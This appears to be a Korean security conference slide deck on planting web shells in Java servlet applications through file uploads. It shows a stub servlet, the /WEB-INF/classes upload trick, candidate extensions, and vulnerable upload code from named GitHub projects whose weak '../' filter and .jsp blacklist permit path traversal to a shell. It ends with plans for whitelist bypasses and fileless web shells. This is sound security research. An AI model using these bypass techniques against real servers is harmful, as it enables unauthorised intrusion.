

```
import java.io.*;
import javax.servlet.*;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.*;

@WebServlet(
    name = "shell",
    description = "this is shell",
    urlPatterns = {"/*shell"})
)
public class shell extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response)
throws ServletException, IOException {
        response.setContentType("text/html");
        PrintWriter out = response.getWriter();
        out.println("<p>Hello World!</p>");
    }
}
```

Class 파일을 통한 웹쉘

- /WEB-INF/classes/ 디렉토리에 .class 파일을 업로드 하면 쉘 획득 가능

Class 파일을 통한 웹쉘

Class 파일을 통한 웹쉘

- Class 파일을 업로드 한 후, 서버를 재시작해야 하는 단점이 있음...

이외에 가능성이 보이는 확장자 리스트...

- jar (100%)
- tld (81%)
- tag (70%)
- maybe.... jpg?

리얼월드에서 사용할수 있을까?

Case study

- <https://github.com/zhblue/crud/blob/master/crud/WebContent/ckeditor/upload.jsp#L48>
- https://github.com/gongaustin/openfire_im/blob/master/src/main/java/com/gongjun/im/core/utils/FileUploadUtil.java#L121 (potential)
- <https://github.com/0c0c0f/security/blob/master/src/main/java/com/corp/vul/SecurityUtil.java#L313> (potential)

Case study

```
...
type = request.getParameter("type").toLowerCase() + "/";
...
for (FileItem item : fileItemsList) {
    if (!item.isFormField()) {
        String fileName = item.getName();
        fileName=fileName.replace("../", ".");
        String ext=fileName.substring(fileName.lastIndexOf(".")).toLowerCase();
        if(".jsp".equals(ext)) continue;
        fileName = "file" + System.currentTimeMillis() + ext;

        String clientPath = Config.get("upload.path")+"/"+year+"/"+user_id+"/"+ type + fileName;
        File file = new File(pageContext.getServletContext().getRealPath(clientPath));
        if (!file.getParentFile().exists()) {
            file.getParentFile().mkdirs();
        }
        item.write(file);
    }
}
```

jsp 확장자 필터링

```
...
type = request.getParameter("type").toLowerCase() + "/";
...
for (FileItem item : fileItemsList) {
    if (!item.isFormField()) {
        String fileName = item.getName();
        fileName=fileName.replace("..", ".");
        String ext=fileName.substring(fileName.lastIndexOf(".")).toLowerCase();
        if(".jsp".equals(ext)) continue;
        fileName = "file" + System.currentTimeMillis() + ext;

        String clientPath = Config.get("upload.path")+"/"+year+"/"+user_id+"/"+ type + fileName;
        File file = new File(pageContext.getServletContext().getRealPath(clientPath));
        if (!file.getParentFile().exists()) {
            file.getParentFile().mkdirs();
        }
        item.write(file);
    }
}
```

Path traversal이 가능함! -> shell 획득

```
type = request.getParameter("type").toLowerCase() + "/";  
...  
for (FileItem item : fileItemsList) {  
    if (!item.isFormField()) {  
        String fileName = item.getName();  
        fileName=fileName.replace("../", ".");  
        String ext=fileName.substring(fileName.lastIndexOf(".")).toLowerCase();  
        if(".jsp".equals(ext)) continue;  
        fileName = "file" + System.currentTimeMillis() + ext;  
  
        String clientPath = Config.get("upload.path")+"/"+year+"/"+user_id+"/"+ type + fileName;  
        File file = new File(pageContext.getServletContext().getRealPath(clientPath));  
        if (!file.getParentFile().exists()) {  
            file.getParentFile().mkdirs();  
        }  
        item.write(file);  
    }  
...  
}
```

이 후 연구 계획

- tld, jar, tag 확장자를 이용한 공격 방법
- 화이트리스트 필터 방식 일때 바이패스 방법
- Post Exploit (fileless webshell)

끝 ..

감사합니다
